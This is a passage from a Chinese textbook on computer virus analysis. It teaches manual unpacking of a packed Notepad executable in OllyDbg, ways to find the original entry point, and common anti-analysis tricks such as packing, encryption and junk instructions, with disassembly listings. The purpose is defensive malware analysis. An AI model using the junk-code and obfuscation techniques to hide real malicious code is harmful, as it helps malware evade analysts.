也可以作为判断程序是否加壳的条件之一。再者，由图 5-53 仅仅得知入口点位于名为.WBCPACK 的节中，但是有四个名为.WBCPACK 的节，所以无法判断入口点具体位于哪一个节。这时候只能通过计算来判断，方法如下。



Name	V. Offset	V. Size	R. Offset	R. Size	Flags
WBCPACK	00001000	0000A000	00001000	00000000	80000000
.rsrc	0000B000	00007F20	00001000	00008000	40000040
WBCPACK	00013000	00004140	00009000	00004200	80000000
WBCPACK	00018000	00000112	0000D200	00000200	80000000
WBCPACK	00019000	000002EF	0000D400	000002EF	E0000020

图 5-54 加壳后的节表信息

通过节表查看对话框可以得知每个节所占范围，然后根据入口地址位于哪个范围内来确定入口点位于哪个节。在这里入口地址为 0x00019219，这是 RVA 值，即内存偏移地址，而在节表查看对话框中，V.Offset 表示该节的内存起始偏移，即起始 RVA，而 V.Size 是该节在内存中的大小。因为有  $0x00019000 < 0x00019219 < 0x00019000 + 0x000002EF$ ，所以入口地址位于最后一个节。

在 Peid 的节表查看对话框中，R.Offset 字段表示该节在文件中的偏移，R.Size 表示在文件中的大小。仔细观察节表查看对话框还可以发现，第一个节在文件中的大小为 0。因此得知第一个节并没有任何数据，然而它被加载到内存以后却要占 0x0000A000 字节的空间。这是编写壳的作者故意设计的，目的就是为了让程序加载到内存后使用这个节所占内存空间存放被解压出来的数据。而这些被解压的数据恰好是加壳前程序加载到内存后的排布状态。由此保证外壳程序把控制权转交给被加壳程序后正常运行。因此如果发现某个节的内存大小不为空，而文件大小为空也可以作为判断程序是否加壳的条件之一。

通过以上分析可以得出一个结论，壳解压完毕以后，原始数据都被加压到第一个节所在的内存中，同样被加壳程序的原始入口地址即 EOP 也将位于第一个节中，也就是被解压出的数据中。程序在把控制权交给被加壳原始程序的时候，必然会使代码由组后一个节跳转到第一个节。这样跨节长距离跳转通常可以作为脱壳结束的标记。当跳转完成以后，程序即完成解压以及 IAT 的恢复，被加壳程序暴露原貌。此时即可进行 Dump（转储进程中的内存），然后分析 Dump 出来的文件。接下来按照这个思路进行手动脱壳。

首先使用 OllyDbg 调试器将加壳后的记事本程序加载起来，如图 5-55 所示。

在手工脱这类压缩壳的时候，只需单步调试，遇到跳转指令，如果是向上跳转的，只需在下一条代码下断点，然后按“F9”键使之跳过此循环，如图 5-56 所示。






图 5-55 OD 载入加壳程序




图 5-56 使程序向下执行

继续单步调试，直到遇到跨节的长跳，如图 5-57 所示。




图 5-57 注意跨节长跳

图中的跳转指令地址为 0x010192E8，这个地址位于最后一个节，而跳转的目标地址是 0x0100739D，这个地址位于第一个节。由此可知这是一个跨节的长跳，因此这个跳转极有可能是把控制权交给了原始程序，跳到了原始程序的入口即 OEP。因此跳转以后即可进行 Dump。

### 3. 查找 OEP 的几种方法

由以上手动脱壳的方法得知，是否找到 OEP 是成功手动脱壳的关键，下面介绍几种常用的查找 OEP 的方法。前面已经介绍了一种最为常用的方法是根据跨节长跳即可判断 OEP。除了这种方法，还有如下方法。

#### (1) 用内存访问断点找 OEP

在 OllyDbg 调试器中有这么一个功能，即为某个节设置内存访问运行断点。方法是在 OD (OllyDbg 的缩写) 中按快捷键 “Alt+M” 即可打开 Memory map 窗口，这个窗口中列出了整个进程空间的内存块。通过使用 Peid 工具的节表查看器可以看到被调试文件的各个节所在的内存地址。然后用得到的 RVA 地址加上基址即可得到各个节在进程空间中所占的绝对地址。根据这个地址即可找到各个节所在的内存块。在某个节所在的内存块处按下快捷键 “F2” 键即可下一个内存访问执行断点。这样当这段内存被访问或者被

执行的时候就会触发断点使程序中断下来。中断发生以后，断点将被自动删除。使用这个功能即可达到寻找 OEP 的目的，原理如下。

首先使用 Peid 工具查看被脱壳样本的节表，这里仍然以上一小节编写的壳为例，如图 5-58 所示。




图 5-58 加壳程序的节表

通过分析节表能够看出来，第一个节所占内存大小为 0xA000，然而文件大小却是 0。由此可知这个壳首先在内存中预留 0xA000 个字节的内存空间，然而这个空间内没有任何内容。可以推断壳在解压缩过程中将把被解压出的数据放到这个空间，然而压缩壳中被解压出来的数据就是加壳前的程序代码，那么 OEP 肯定位于这段内存空间中。如果我们在这段内存空间下一个断点，只要外壳代码把控制权交给原始程序，跳转到 OEP 去执行就会被断下来。但是有一个问题，因为这个断点是内存访问运行断点，就是说被下断点的内存如果被运行或者被访问都会被断下来。在外壳代码解压数据之前如果下此断点也会断到该内存里。因为解压过程中要访问这段内存，所以这种方法适用于外壳代码把所有压缩数据解压完后再下次断点方可断到 OEP，如图 5-59 所示。




图 5-59 在程序的第一个节所在内存下断点

此时按“F9”运行程序，马上程序被断下来，如图 5-60 所示。




图 5-60 内存访问断点被触发

由图中可以看到，被断下的地址为 0x0101902D，这个地址并不是第一个节内的地址，仍然是最后一个节内的地址，由此可知这里并不是 OEP。前面已经介绍实际上这是解压数据的时候触发的访问断点，是解压函数的代码。

说明

在为计算机病毒样本或其他程序脱壳时，熟悉常见压缩算法是非常重要的。这样当我们的调试代码进入压缩函数内我们便很容易知道当前程序的执行流程到了什么地方。当我们分析更多的样本，积累更多的经验后就会对常见的解压算法非常熟悉。这需要读者不断地学习和积累。

我们只需滚动鼠标使代码一直到后面的 popad 代码后的 retm 指令处，至此则解压函数完毕，将返回上层调用处。因此在此下断点，然后按“F9”使程序运行到断点处，如图 5-61 所示。

然后继续单步执行则返回到解压函数的调用处，如图 5-62 所示。




图 5-61 执行到解压函数的返回处




图 5-62 解压函数的调用处

由图中得知，地址 0x0101923D 的代码即为压缩函数的调用，那么如下代码即为循环解压数据的代码：

```

01019227 36:8B0E      mov     ecx, dword ptr ss:[esi]
0101922A 85C9        test    ecx, ecx
0101922C 74 19       je      short 01019247
0101922E 36:FF36     push   dword ptr ss:[esi]
01019231 36:FF76 04   push   dword ptr ss:[esi+4]
01019235 8BDD        mov     ebx, ebp
01019237 81EB 00020000 sub     ebx, 200
0101923D FFD3        call    ebx
0101923F 83C4 08     add     esp, 8
01019242 83C6 08     add     esi, 8
01019245 ^ EB E0     jmp     short 01019227
    
```

循环完毕，则代码解压完毕。所以在 0x01019245 的下一条指令处下断点，然后按“F9”使程序跳出循环，完成解压，如图 5-63 所示。




图 5-63 在解压完成处下断点

但是如果对压缩算法不够熟悉，跟踪到数据解压完毕并不是一件轻松的事情，很难判断什么地方真正解压完毕了，这个需要长期练习并且积累经验。完成解压后，继续向下跟踪，我们可以看到地址 0x01019268 处的函数调用是调用的 LoadLibrary，而地址 0x010192D4 处的函数调用是调用的 GetProcAddress，由此可以推断这段代码是在填充 IAT。那么如下代码即为循环填充 IAT：



```
0101924F 8B1E mov ebx, dword ptr [esi]
01019251 53 push ebx
01019252 83C3 0C add ebx, 0C
01019255 8B1B mov ebx, dword ptr [ebx]
01019257 85DB test ebx, ebx
01019259 0F84 8B000000 je 010192EA
0101925F 03DF add ebx, edi
01019261 53 push ebx
01019262 8B95 51FFFFFF mov edx, dword ptr [ebp-AF]
01019268 FFD2 call edx
0101926A 8BF0 mov esi, eax
0101926C 5B pop ebx
0101926D 53 push ebx
0101926E 8B03 mov eax, dword ptr [ebx]
01019270 85C0 test eax, eax
01019272 75 35 jnz short 010192A9
01019274 8B5B 10 mov ebx, dword ptr [ebx+10]
01019277 03DF add ebx, edi
01019279 8BCB mov ecx, ebx
0101927B 8B19 mov ebx, dword ptr [ecx]
0101927D 85DB test ebx, ebx
0101927F 74 60 je short 010192E1
01019281 F7C3 00000080 test ebx, 80000000
01019287 75 07 jnz short 01019290
01019289 03DF add ebx, edi
0101928B 83C3 02 add ebx, 2
0101928E EB 06 jmp short 01019296
01019290 81E3 FFFFFFFF and ebx, 7FFFFFFF
01019296 51 push ecx
01019297 53 push ebx
01019298 56 push esi
01019299 8B95 55FFFFFF mov edx, dword ptr [ebp-AB]
0101929F FFD2 call edx
010192A1 59 pop ecx
010192A2 8901 mov dword ptr [ecx], eax
010192A4 83C1 04 add ecx, 4
010192A7 ^ EB D2 jmp short 0101927B
010192A9 8B0B mov ecx, dword ptr [ebx]
010192AB 8B5B 10 mov ebx, dword ptr [ebx+10]
010192AE 03CF add ecx, edi
010192B0 03DF add ebx, edi
010192B2 8B01 mov eax, dword ptr [ecx]
010192B4 85C0 test eax, eax
010192B6 74 29 je short 010192E1
010192B8 A9 00000080 test eax, 80000000
010192BD 75 07 jnz short 010192C6
010192BF 03C7 add eax, edi
010192C1 83C0 02 add eax, 2
010192C4 EB 05 jmp short 010192CB
010192C6 25 FFFFFFFF and eax, 7FFFFFFF
010192CB 51 push ecx
010192CC 50 push eax
010192CD 56 push esi
010192CE 8B95 55FFFFFF mov edx, dword ptr [ebp-AB]
010192D4 FFD2 call edx
010192D6 8903 mov dword ptr [ebx], eax
010192D8 59 pop ecx
010192D9 83C1 04 add ecx, 4
010192DC 83C3 04 add ebx, 4
010192DF ^ EB D1 jmp short 010192B2
010192E1 5B pop ebx
010192E2 83C3 14 add ebx, 14
010192E5 ^ E9 67FFFFFF jmp 01019251
```

在地址 0x010192E5 处的下一条代码处下断点，然后运行程序使之跳出循环，完成 IAT 的填充。按快捷键“Alt + M”，再次在程序第一个节所处的内存下断点，然后按“F9”运行程序，这时程序再次中断，中断的地址为 0x0100739D，这个地址位于程序的第一个节内。由此断定中断是因为第一个节所在的内存里有代码运行而触发的中断。然而第一个节开始运行的代码必然是 OEP，从而找到被加壳程序的 OEP。

## (2) 根据栈平衡原理确定 OEP

在大多数加壳软件中，外壳代码最开始要做的事情通常是保存当前现场环境，即各个 CPU 寄存器的值。然后当外壳代码把控制权交还给原始程序时再恢复现场环境，从而保证原始程序正确执行。通常使用 PUSHAD/POPAD 和 PUSHFD/POPFD 指令进行保存与恢复现场环境。其中 PUSHAD 是把寄存器 EAX、ECX、EDX、EBX、ESP、EBP、ESI、EDI 依次压入栈。而 POPAD 是把栈中保存的值弹出，依次赋值给寄存器 EDI、ESI、EBP、ESP、EBX、EDX、ECX、EAX。PUSHFD 指令是将标志寄存器压入栈。POPFD 指令是从栈顶弹出双字，送到标志寄存器 EFLAGS。这两对指令通常是成对出现的。在开始处有 PUSHAD，那么在以后的代码必然有 POPAD。在多数壳代码中，一旦代码执行到 POPAD 就离 OEP 不远了。那么如何快速定位到 POPAD 代码呢？就是利用栈平衡原理。例如我们以 UPX 1.2.0.0 为例进行讲解。首先笔者利用 UPX 1.2.0.0 加壳软件将记事本程序加壳，然后使用 OllyDbg 载入进行调试脱壳，如图 5-64 所示。




图 5-64 加 UPX 壳后的记事本程序

从图中可以看出第一行代码就是 PUSHAD。当这条语句执行后，各个寄存器的值被压入 0x0006FFA4~0x0006FFC0 的栈中，此时的 ESP 指向 0x0006FFA4。根据栈平衡原理，当执行 POPAD 指令时，必然会恢复 ESP，那么也就必然会访问地址 0x0006FFA4。所以，此时只需对地址 0x0006FFA4 下一个硬件访问断点 hr esp，然后按“F9”运行程序。当外壳代码处理结束调用 POPAD 恢复现场环境时就会访问被下断点处的栈内存，就会被触发中断。从而来到 POPAD 代码处，然后在这附近即可找到 OEP。

### （3）根据编译器的特点确定 OEP

各种计算机语言编译出来的文件入口点都有一定规律，可以利用这些规律寻找 OEP。例如使用 Microsoft Visual C++ 编译出的程序都含有如下启动函数：GetCommandLineA(W)、GetVersion、GetModuleHandleA(W)、GetStartupInfoA(W) 等。针对这些函数下断点可以轻松定位 VC++ 程序的 OEP。

## 5.4 计算机病毒常用的反分析技术

通常情况下，分析计算机病毒代码常用的方法有两种：一种是对反汇编代码的静态分析技术，使用诸如 IDA、W32Dasm 等反汇编工具进行静态分析；另一种是使用 OnlyDbg、SoftIce 等调试工具进行调试分析。针对这两种病毒代码分析技术，计算机病毒的反分析技术通常也可以分为两种，一种是反静态分析技术，另一种是反跟踪技术。

### 5.4.1 反静态分析技术

计算机病毒最常使用的反静态分析技术通常有加壳、加密、花指令、SMC 技术等。

#### 1. 加壳

加壳是计算机病毒最常使用的反分析伎俩之一，有关壳的知识在 5.3.3 小节已经做了详细介绍。通常压缩壳可以反静态分析，因为原始数据被压缩得面目全非。而保护壳主要用来反调试分析。对于加了壳的程序可以通过诸如 OD 等调试器动态跟踪，跟踪到外壳代码将控制权交还给原始程序后，这时压缩的数据已经被解压完毕。然后将整个内存 Dump 出来，接下来分析 Dump 出来的文件就可以了，这个过程称为脱壳。

#### 2. 加密

将计算机病毒使用的关键代码或关键字串进行加密，从而使分析员无法直接通过反汇编工具进行分析也是计算机病毒常使用的伎俩。在 4.7 节讲述的病毒实例就是利用这种方法进行反分析的。对付这样的病毒，需要利用调试工具进行跟踪，直到其将加密的数据完全解密出来，再 Dump 出内存中的数据进行分析。

#### 3. 花指令

花指令（junk code）意思是程序中有一些指令，由设计者特别构思，这些指令在程

序运行过程中并不执行，但是会使反汇编工具进行反汇编的时候发生错误，让破解者无法正确地反汇编程序的内容，迷失方向。基本的花指令格式如下：

```
jz label
jnz label
db thunkcode
label:
mov ax, 8
xor ax, 77
...
```

以上代码中，可以看出 db thunkcode 这里的代码无论如何都不会被执行，但是当 thunkcode 为一条非空指令（nop 等）的计算机指令时反汇编器可能就会把 thunkcode 和后面的 mov 一起反汇编，从而导致后面的一系列汇编语句的反汇编错误，这样就隐藏了真正的汇编语句。例如我们首先使用汇编语言完成了以下程序，如下所示：

```
include windows.inc
.code
Start:
    invoke MessageBox,0,0,0,0
    invoke ExitProcess,0
end Start
```

将此代码编译成可执行程序，然后使用 IDA 工具打开，如图 5-65 所示。

